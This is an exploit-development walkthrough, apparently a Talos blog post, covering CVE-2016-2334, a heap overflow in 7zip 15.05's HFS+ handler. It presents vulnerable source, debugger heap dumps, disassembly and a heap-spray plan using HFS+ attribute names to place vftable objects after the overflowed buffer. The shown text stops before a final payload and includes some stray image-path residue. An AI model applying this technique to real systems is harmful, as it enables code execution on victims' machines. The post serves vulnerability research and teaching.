Exploiting CVE-2016-2334 7zip HFS+ vulnerability

by Marcin ‘Icewall’ Noga

Introduction

In 2016 Talos released an advisory for CVE-2016-2334, which was a remote code execution vulnerability affecting certain versions of 7zip, a popular compression utility. In this blog post we will walk through the process of weaponizing this vulnerability and creating a fully working exploit that leverages it on Windows 7 x86 with the affected version of 7zip (x86 15.05 beta) installed.

Analysis

First a quick look at the vulnerable portion of the 7zip code. Additional technical details regarding this vulnerability can be found in the aforementioned advisory report.

```
7zip\src\7z1505-src\CPP\7zip\Archive\HfsHandler.cpp


Line 1653   const size_t kBufSize = kCompressionBlockSize; // 0x10000

Line 1633   STDMETHODIMP CHandler::Extract(const UInt32 *indices, UInt32 numItems,
Line 1634       Int32 testMode, IArchiveExtractCallback *extractCallback)
Line 1635   {
Line 1636     (...)
Line 1653     const size_t kBufSize = kCompressionBlockSize;
Line 1654     CByteBuffer buf(kBufSize + 0x10); // we need 1 additional bytes for uncompressed chunk header
             (...)
Line 1729          HRESULT hres = ExtractZlibFile(realOutStream, item, _zlibDecoderSpec, buf,
Line 1730            currentTotalSize, extractCallback);


Line 1496 HRESULT CHandler::ExtractZlibFile(
Line 1497   ISequentialOutStream *outStream,
Line 1498   const CItem &item,
Line 1499   NCompress::NZlib::CDecoder *_zlibDecoderSpec,
Line 1500   CByteBuffer &buf,
Line 1501   UInt64 progressStart,
Line 1502   IArchiveExtractCallback *extractCallback)
Line 1503 {
Line 1504   CMyComPtr<ISequentialInStream> inStream;
Line 1505   const CFork &fork = item.ResourceFork;
Line 1506   RINOK(GetForkStream(fork, &inStream));
Line 1507   const unsigned kHeaderSize = 0x100 + 8;
Line 1508   RINOK(ReadStream_FALSE(inStream, buf, kHeaderSize));
Line 1509   UInt32 dataPos = Get32(buf);
Line 1510   UInt32 mapPos = Get32(buf + 4);
Line 1511   UInt32 dataSize = Get32(buf + 8);
Line 1512   UInt32 mapSize = Get32(buf + 12);
Line 1573   UInt32 size = GetUi32(tableBuf + i * 8 + 4);
Line 1574
Line 1575   RINOK(ReadStream FALSE(inStream, buf, size)); // !!! HEAP OVERFLOW !!!
```

Fig.A

The vulnerability manifests during the decompression of a compressed file located on an HFS+ filesystem. It is present within the CHandler::ExtractZlibFile function. As can be observed in Fig. A, on line 1575, the *ReadStream_FALSE* function gets the number of bytes to read from the `size` parameter and copies them from the file into a buffer called buf. The buf buffer has a fixed size of 0x10000 + 0x10 and is defined in the CHandler::Extract function. The problem is that the size parameter is user controlled, and is read directly from the file (line 1573) without any sanity checks being performed.

A quick summary:

- *size* parameter - A 32-bit value fully controlled by the attacker.
- *buf* parameter - A fixed buffer with a length of 0x10010 bytes.
- ReadStream_FALSE - A wrapper function for the ReadFile function, in other words, the content that is overflowing the `buf` buffer is coming directly from the file and is not restricted to any characters.

Note:
In situations where the heap overflow is triggered by a function like read/ReadFile, generally the part of the code which is finally executed in the kernel, the overflow won't appear if we turn on page heap. Kernel awareness of the unavailable page (free/protected/guarded) causes the system call to simply return an error code. Keep this in mind before turning on page heap.

We need to create a base HFS+ image which we will modify later to trigger the vulnerability. We can do this using either Apple OSX or with the python script available [here](#) if using the Windows platform. On OSX Snow Leopard 10.6 and above, you can use the DiskUtil utility with the --hfsCompression option to create the base image. Later we will walk through the technical details of how modify the image to trigger the vulnerability. For now, the modified version of the image should look like this.

```
c:\> 7z l PoC.img

Scanning the drive for archives:
1 file, 40960000 bytes (40 MiB)

Listing archive: PoC.img

--
Path = PoC.img
Type = HFS
Physical Size = 40960000
Method = HFS+
Cluster Size = 4096
Free Space = 38789120
Created = 2016-07-09 16:41:15
Modified = 2016-07-09 16:59:06

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2016-07-09 16:58:35 D....                            Disk Image
2016-07-09 16:59:06 D....                            Disk Image\.fseventsd
2016-07-09 16:41:15 D....                            Disk Image\.HFS+ Private Directory Data
```

```
2016-07-09 16:41:16 .....       524288       524288  Disk Image\.journal
2016-07-09 16:41:15 .....         4096         4096  Disk Image\.journal_info_block
2016-07-09 16:41:15 D....                            Disk Image\.Trashes
2014-03-13 14:01:34 .....       131072       659456  Disk Image\ksh
2014-03-20 16:16:47 .....         1164          900  Disk Image\Web.collection
2016-07-09 16:41:15 D....                            Disk Image\[HFS+ Private Data]
2016-07-09 16:59:06 .....          111         4096  Disk Image\.fseventsd\0000000000f3527a
2016-07-09 16:59:06 .....           71         4096  Disk Image\.fseventsd\0000000000f3527b
2016-07-09 16:59:06 .....           36         4096  Disk Image\.fseventsd\fseventsd-uuid
------------------- ----- ------------ ------------  ------------------------
2016-07-09 16:59:06             660838      1201028  7 files, 5 folders
```

Preparing the Test Environment

Building 7zip 15.05 beta


To make our exploitation analysis easier we can build 7zip from source code and add debugging features to the build. Change the build file (Build.mak) as follows to enable debugging symbols:

```
standard
- CFLAGS = $(CFLAGS) -nologo -c -Fo$O/ -WX -EHsc -Gy -GR-
- CFLAGS_O1 = $(CFLAGS) -O1
- CFLAGS_O2 = $(CFLAGS) -O2
- LFLAGS = $(LFLAGS) -nologo -OPT:REF -OPT:ICF


With debug and
+ CFLAGS_O1 = $(CFLAGS) -Od
+ CFLAGS_O2 = $(CFLAGS) -Od
+ CFLAGS = $(CFLAGS) -nologo -c -Fo$O/ -W3 -WX -EHsc -Gy -GR- -GF -ZI
+ LFLAGS = $(LFLAGS) -nologo -OPT:REF -DEBUG
```

Once 7zip has been compiled from source, we can perform a test run using our PoC and see what the heap layout looks like before the overflow occurs.

```
"C:\Program Files\Windows Kits\10\Debuggers\x86\windbg.exe" -c"!gflag -htc -hfc -hpc" t:\projects\bugs\7zip\src\7z1505-src\CPP\7zip\installed\7z.exe x PoC.hfs
```

Note: Remember to turn off all heap options for the debugging session using the !gflag command.



Let's check the memory chunks after this buffer :

t:\projects\bugs\7zip\src\7z1505-src\cpp\7zip\archive\hfshandler.cpp

```
    UInt32 blockSize = kCompressionBlockSize;
    if (rem < kCompressionBlockSize)
      blockSize = (UInt32)rem;

    UInt32 size = GetUi32(tableBuf + i * 8 + 4);

    RINOK(ReadStream_FALSE(inStream, buf, size));

    if ((buf[0] & 0xF) == 0xF)
    {
      // that code was not tested. Are there HFS archives with uncompressed block
      if (size - 1 != blockSize)
```

openarchive.cpp | hfshandler.cpp | placehold1.c


Command

```
        00558730 2005 001b  [00]   00558738    10010 - (busy)
        00568758 7c1a 2005  [00]   00568760    3e0c8 - (free)
        005a6828 0011 7c1a  [00]   005a6830    00070 - (busy)
        005a68b0 0011 0011  [00]   005a68b8    00070 - (busy)
        005a6938 0006 0011  [00]   005a6940    00016 - (busy)
        005a6968 0011 0006  [00]   005a6970    00070 - (busy)
        005a69f0 000b 0011  [00]   005a69f8    0003c - (busy)
        005a6a48 0011 000b  [00]   005a6a50    00070 - (busy)
        005a6ad0 0006 0011  [00]   005a6ad8    00012 - (busy)
        005a6b00 0011 0006  [00]   005a6b08    00070 - (busy)
        005a6b88 0004 0011  [00]   005a6b90    00008 - (busy)
        005a6ba8 0008 0004  [00]   005a6bb0    00028 - (busy)
        005a6be8 0011 0008  [00]   005a6bf0    00070 - (busy)
        005a6c70 0004 0011  [00]   005a6c78    00008 - (busy)
        005a6c90 0006 0004  [00]   005a6c98    00012 - (busy)
        005a6cc0 0011 0006  [00]   005a6cc8    00070 - (busy)
        005a6d48 0004 0011  [00]   005a6d50    00008 - (busy)
        005a6d68 0011 0004  [00]   005a6d70    00070 - (busy)
        005a6df0 0004 0011  [00]   005a6df8    00008 - (busy)
        005a6e10 0007 0004  [00]   005a6e18    0001e - (busy)
        005a6e48 0011 0007  [00]   005a6e50    00070 - (busy)
        005a6ed0 0009 0011  [00]   005a6ed8    0002c - (busy)
        005a6f18 0011 0009  [00]   005a6f20    00070 - (busy)
        005a6fa0 0008 0011  [00]   005a6fa8    00022 - (busy)
        005a6fe0 0011 0008  [00]   005a6fe8    00070 - (busy)
        005a7068 0004 0011  [00]   005a7070    00008 - (busy)
        005a7088 0008 0004  [00]   005a7090    00022 - (busy)
        005a70c8 0011 0008  [00]   005a70d0    00070 - (busy)
        005a7150 0004 0011  [00]   005a7158    00008 - (busy)
        005a7170 0007 0004  [00]   005a7178    0001e - (busy)
        005a71a8 000f 0007  [00]   005a71b0    0005a - (busy)
          ? 7z_exe!ConvertFileTimeToString+1f4
        005a7220 0004 000f  [00]   005a7228    00004 - (busy)
        005a7240 0009 0004  [00]   005a7248    00030 - (busy)
          7z!CExtentsStream::`vftable'
        005a7288 0007 0009  [00]   005a7290    00020 - (busy)
        005a72c0 0007 0007  [00]   005a72c8    00020 - (busy)
          7z!CBufInStream::`vftable'
        005a72f8 0004 0007  [00]   005a7300    00018 - (free)
        005a7318 000b 0004  [00]   005a7320    0003a - (busy)
          ? 7z_exe!ConvertFileTimeToString+1f4
        005a7370 000f 000b  [00]   005a7378    00060 - (busy)
```

```
0:000> !heap -p -h 004f0000
```

The heap listing looks promising. We found a couple of objects with a vftable. We can potentially use them to manipulate the control flow of the code. By overwriting the vftables with our data, we can bypass the heap overflow mitigation techniques present in modern operating systems and take over control of the code execution.

Let's do a test without changing the PoC by just overwriting the object inside the debugging session and continue with execution:



It appears that the overwritten object was called after the overflow and it happened quickly enough that no other memory operation (e.g. alloc/free) affected the corrupted heap prior to the call. Had this not been the case the application would have crashed. Now we need to confirm that the heap layout is the same with the standard version of 7zip. It is important to keep in mind that the debug version could have a significantly different heap layout.

Finding the ExtractZLibFile function

To determine what the heap layout looks like in the standard build of 7zip, we need to find the *ExtractZLibFile* function where the *ReadStream_FALSE* function is called.

To localize this function we can look for one of the constants used in its body and search for it in IDA.

0x636D7066


```
/* We check Resource Map
   Are there HFS files with another values in Resource Map ??? */

RINOK(ReadStream_FALSE(inStream, buf, mapSize));
UInt32 types = Get16(buf + 24);
UInt32 names = Get16(buf + 26);
UInt32 numTypes = Get16(buf + 28);
if (numTypes != 0 || types != 28 || names != kResMapSize)
  return S_FALSE;
UInt32 resType = Get32(buf + 30);
UInt32 numResources = Get16(buf + 34);
UInt32 resListOffset = Get16(buf + 36);
if (resType != 0x636D7066) // cmpf
  return S_FALSE;
if (numResources != 0 || resListOffset != 10)
  return S_FALSE;
```

Occurrences of value 0x636D70... | IDA View-A | Pseudocod... | Pseudocode-D | Pseudocode...

Address	Function	Instruction
.text:1001C3D0	sub_1001C36C	cmp dword ptr [ecx], 636D7066h
.text:1001D9D9	ExtractZlibFile	cmp ecx, 636D7066h

**(Function was renamed in IDA before)*

Jumping into the .text1001D9D9 location shows that we found what we were looking for.



We can then set a breakpoint on 0x1001D7AB which contains the call to ReadStream_FALSE in our debugger to analyze the heap layout around `buf`.

Disassembly

Offset: @$scopeip

```
1001d781 8bd1            mov     edx,ecx
1001d783 0bd0            or      edx,eax
1001d785 0f84ce020000    je      7z+0x1da59 (1001da59)
1001d78b ba00000100      mov     edx,10000h
1001d790 85c0            test    eax,eax
1001d792 8955e4          mov     dword ptr [ebp-1Ch],edx
1001d795 7709            ja      7z+0x1d7a0 (1001d7a0)
1001d797 7204            jb      7z+0x1d79d (1001d79d)
1001d799 3bca            cmp     ecx,edx
1001d79b 7303            jae     7z+0x1d7a0 (1001d7a0)
1001d79d 894de4          mov     dword ptr [ebp-1Ch],ecx
1001d7a0 8b45e0          mov     eax,dword ptr [ebp-20h]
1001d7a3 8b13            mov     edx,dword ptr [ebx]
1001d7a5 8b4df0          mov     ecx,dword ptr [ebp-10h]
1001d7a8 8b38            mov     edi,dword ptr [eax]
1001d7aa 57              push    edi
1001d7ab e89dc3feff      call    7z+0x9b4d (10009b4d)
1001d7b0 85c0            test    eax,eax
1001d7b2 8945d8          mov     dword ptr [ebp-28h],eax
1001d7b5 0f8502010000    jne     7z+0x1d8bd (1001d8bd)
1001d7bb 8b13            mov     edx,dword ptr [ebx]
1001d7bd 8a02            mov     al,byte ptr [edx]
1001d7bf 240f            and     al,0Fh
1001d7c1 3c0f            cmp     al,0Fh
1001d7c3 752e            jne     7z+0x1d7f3 (1001d7f3)
1001d7c5 4f              dec     edi
1001d7c6 3b7de4          cmp     edi,dword ptr [ebp-1Ch]
1001d7c9 0f858a020000    jne     7z+0x1da59 (1001da59)
1001d7cf 837d0800        cmp     dword ptr [ebp+8],0
1001d7d3 0f849c000000    je      7z+0x1d875 (1001d875)
1001d7d9 ff75e4          push    dword ptr [ebp-1Ch]
1001d7dc 8b4d08          mov     ecx,dword ptr [ebp+8]
```

Command

```
SEGMENT HEAP ERROR: failed to initialize the extention
LFH Key                   : 0x556a2df0
Termination on corruption : DISABLED
  Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                    (k)     (k)    (k)     (k) length      blocks cont. heap
-----------------------------------------------------------------------------
00610000 40000062    1024      56   1024      3     8      1     0       0
00010000 40008060      64       4     64      2     1      1     0       0
00020000 40008060    1076      64   1076     62     1      1     0       0
00220000 00001002    1088     724   1088    255    15      2     0       0   LFH
-----------------------------------------------------------------------------
eax=013b301c ebx=0012f5bc ecx=01315e88 edx=013647b8 esi=013143e0 edi=0004cd50
eip=1001d7ab esp=0012f520 ebp=0012f57c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0000020
7z+0x1d7ab:
1001d7ab e89dc3feff      call    7z+0x9b4d (10009b4d)
0:000> !heap -x edx
SEGMENT HEAP ERROR: failed to initialize the extention
Entry     User      Heap      Segment       Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------
013647b0  013647b8  00220000  01310000     10018        c8         8   busy
```

Hint: See that edx is pointing to the `buf` buffer address

The heap layout should look like this:

```
Disassembly
Offset: @$scopeip                                                    Previous  Next
1001d7aa 57              push    edi
1001d7ab e89dc3feff      call    7z+0x9b4d (10009b4d)
1001d7b0 85c0            test    eax,eax

Command
          013647b0 2003 0019  [00]   013647b8    10010 - (busy)
          013747c8 7c16 2003  [00]   013747d0    3e0a8 - (free)
          013b2878 000f 7c16  [00]   013b2880    00070 - (busy)
          013b28f0 000f 000f  [00]   013b28f8    00070 - (busy)
          013b2968 000f 000f  [00]   013b2970    00070 - (busy)
          013b29e0 0009 000f  [00]   013b29e8    0003c - (busy)
          013b2a28 000f 0009  [00]   013b2a30    00070 - (busy)
          013b2aa0 000f 000f  [00]   013b2aa8    00070 - (busy)
          013b2b18 000f 000f  [00]   013b2b20    00070 - (busy)
          013b2b90 000f 000f  [00]   013b2b98    00070 - (busy)
          013b2c08 000f 000f  [00]   013b2c10    00070 - (busy)
          013b2c80 000f 000f  [00]   013b2c88    00070 - (busy)
          013b2cf8 0007 000f  [00]   013b2d00    0002c - (busy)
          013b2d30 000f 0007  [00]   013b2d38    00070 - (busy)
          013b2da8 0006 000f  [00]   013b2db0    00022 - (busy)
          013b2dd8 000f 0006  [00]   013b2de0    00070 - (busy)
          013b2e50 0006 000f  [00]   013b2e58    00022 - (busy)
          013b2e80 000f 0006  [00]   013b2e88    00070 - (busy)
          013b2ef8 001d 000f  [00]   013b2f00    000e0 - (busy)
        * 013b2fe0 0080 001d  [00]   013b2fe8    003f8 - (busy)
          013b2ff8 0003 0080  [00]   013b3000    0000c - (busy)
          013b3010 0003 0003  [00]   013b3018    00010 - (busy)
          013b3028 0003 0003  [00]   013b3030    0000c - (busy)
          013b3040 0003 0003  [00]   013b3048    0000c - (busy)
          013b3058 0003 0003  [00]   013b3060    00010 - (busy)
          013b3070 0003 0003  [00]   013b3078    00010 - (free)
          013b3088 0003 0003  [00]   013b3090    0000c - (busy)
          013b30a0 0003 0003  [00]   013b30a8    00010 - (busy)
          013b30b8 0003 0003  [00]   013b30c0    00010 - (free)
          013b30d0 0003 0003  [00]   013b30d8    00010 - (free)
          013b30e8 0003 0003  [00]   013b30f0    00010 - (free)
          013b3100 0003 0003  [00]   013b3108    00010 - (free)
          013b3118 0003 0003  [00]   013b3120    00010 - (free)
          013b3130 0003 0003  [00]   013b3138    00010 - (free)
          013b3148 0003 0003  [00]   013b3150    00010 - (free)
          013b3160 0003 0003  [00]   013b3168    00010 - (free)
          013b3178 0003 0003  [00]   013b3180    00010 - (free)
          013b3190 0003 0003  [00]   013b3198    00010 - (free)
          013b31a8 0003 0003  [00]   013b31b0    00010 - (free)
          013b31c0 0003 0003  [00]   013b31c8    00010 - (free)
          013b31d8 0003 0003  [00]   013b31e0    00010 - (free)
          013b31f0 0003 0003  [00]   013b31f8    00010 - (free)
          013b3208 0003 0003  [00]   013b3210    00010 - (free)
          013b3220 0003 0003  [00]   013b3228    00010 - (free)
          013b3238 0003 0003  [00]   013b3240    00010 - (free)
          013b3250 0003 0003  [00]   013b3258    00010 - (free)
          013b3268 0003 0003  [00]   013b3270    00010 - (free)
          013b3280 0003 0003  [00]   013b3288    00010 - (free)
          013b3298 0003 0003  [00]   013b32a0    00010 - (free)
          013b32b0 0003 0003  [00]   013b32b8    00010 - (free)
          013b32c8 0003 0003  [00]   013b32d0    00010 - (free)
          013b32e0 0003 0003  [00]   013b32e8    00010 - (free)
```

Unfortunately, it appears that using the standard 7zip build results in a different heap layout. For instance, following our `buf` buffer [size 0x10010] there is no object containing a vftable.

> *Note: windbg shows objects with a vftable via the !heap -p -h command even when no debugging symbols or RTTI are loaded. For example :*
>
> *013360b0 0009 0007 [00]   013360b8   0003a - (busy)*

```
013360f8 0007 0009  [00]   01336100    00030 - (busy)     ←-- object with vftable
  ? 7z!GetHashers+246f4
01336130 0002 0007  [00]   01336138    00008 - (free)
01336140 9c01 0002  [00]   01336148    4e000 - (busy)
* 01384148 0100 9c01  [00]   01384150    007f8 - (busy)
```

Our goal is to write a real world exploit, so we need to find a way to manipulate the heap and reorder it in a better way to facilitate this.

Building Our Strategy

Our PoC.hfs file contents and its internal data structures have the biggest influence on the structure of the heap. If we want to change the current heap layout we need to create a reasonably reliable HFS+ image file generator, which will allow us to add HFS+ parts into the file image in a way that allows us to reorder heap allocations so that we can ensure that objects with a vtable appear after our `buf` buffer.

There is no need to build a super advanced HFS+ image file generator implementing all possible structures, configurations and functionalities. It simply needs to support the elements that will enable us to reorder the heap and trigger the vulnerability.

For details regarding the HFS+ file format, you can consult the documentation here. A decent understanding of the HFS+ file format will help during this debugging session.

Identifying Elements That Change the Heap Layout

First we need to identify places where the data from our file is written on the heap and its size is variable. We will begin our search in the part of the code that is responsible for parsing the HFS+ format.

Note: Remember that 7zip might execute several instructions before it begins parsing a particular format. An example of this are actions that relate to “dynamic” format detection,etc.

By debugging the code of our PoC.hfs example step by step, we can find all of the functions that are responsible for writing our data to the heap during the file parsing process.

Mapping it to the source code, we start here:

```
CPP\7zip\Archive\HfsHandler.cpp

Line 1158
HRESULT CDatabase::Open2(IInStream *inStream, IArchiveOpenCallback *progress)
```

to later dive into:

```
CPP\7zip\Archive\HfsHandler.cpp

Line 687:
HRESULT CDatabase::LoadAttrs(const CFork &fork, IInStream *inStream, IArchiveOpenCallback *progress)
```

After some testing, we can identify a perfect candidate inside the following function:

```
        CAttr &attr = Attrs.AddNew();
        attr.ID = fileID;
        attr.Pos = nodeOffset + offs + 2 + keyLen + kRecordHeaderSize;
        attr.Size = dataSize;
        LoadName(name, nameLen, attr.Name);
```


LoadName function body:

```
static void LoadName(const Byte *data, unsigned len, UString &dest)
{
  wchar_t *p = dest.GetBuf(len);
  unsigned i;
  for (i = 0; i < len; i++)
  {
    wchar_t c = Get16(data + i * 2);
    if (c == 0)
      break;
    p[i] = c;
  }
  p[i] = 0;
  dest.ReleaseBuf_SetLen(i);
}
```

Each attribute has a name which is a UTF-16 string with a variable size allocated on the heap. This looks like a perfect candidate. We can add as many attributes as we want using their name as a spray. The only constraint is that the `attr.ID` must be set to anything except the corresponding `file.ID`

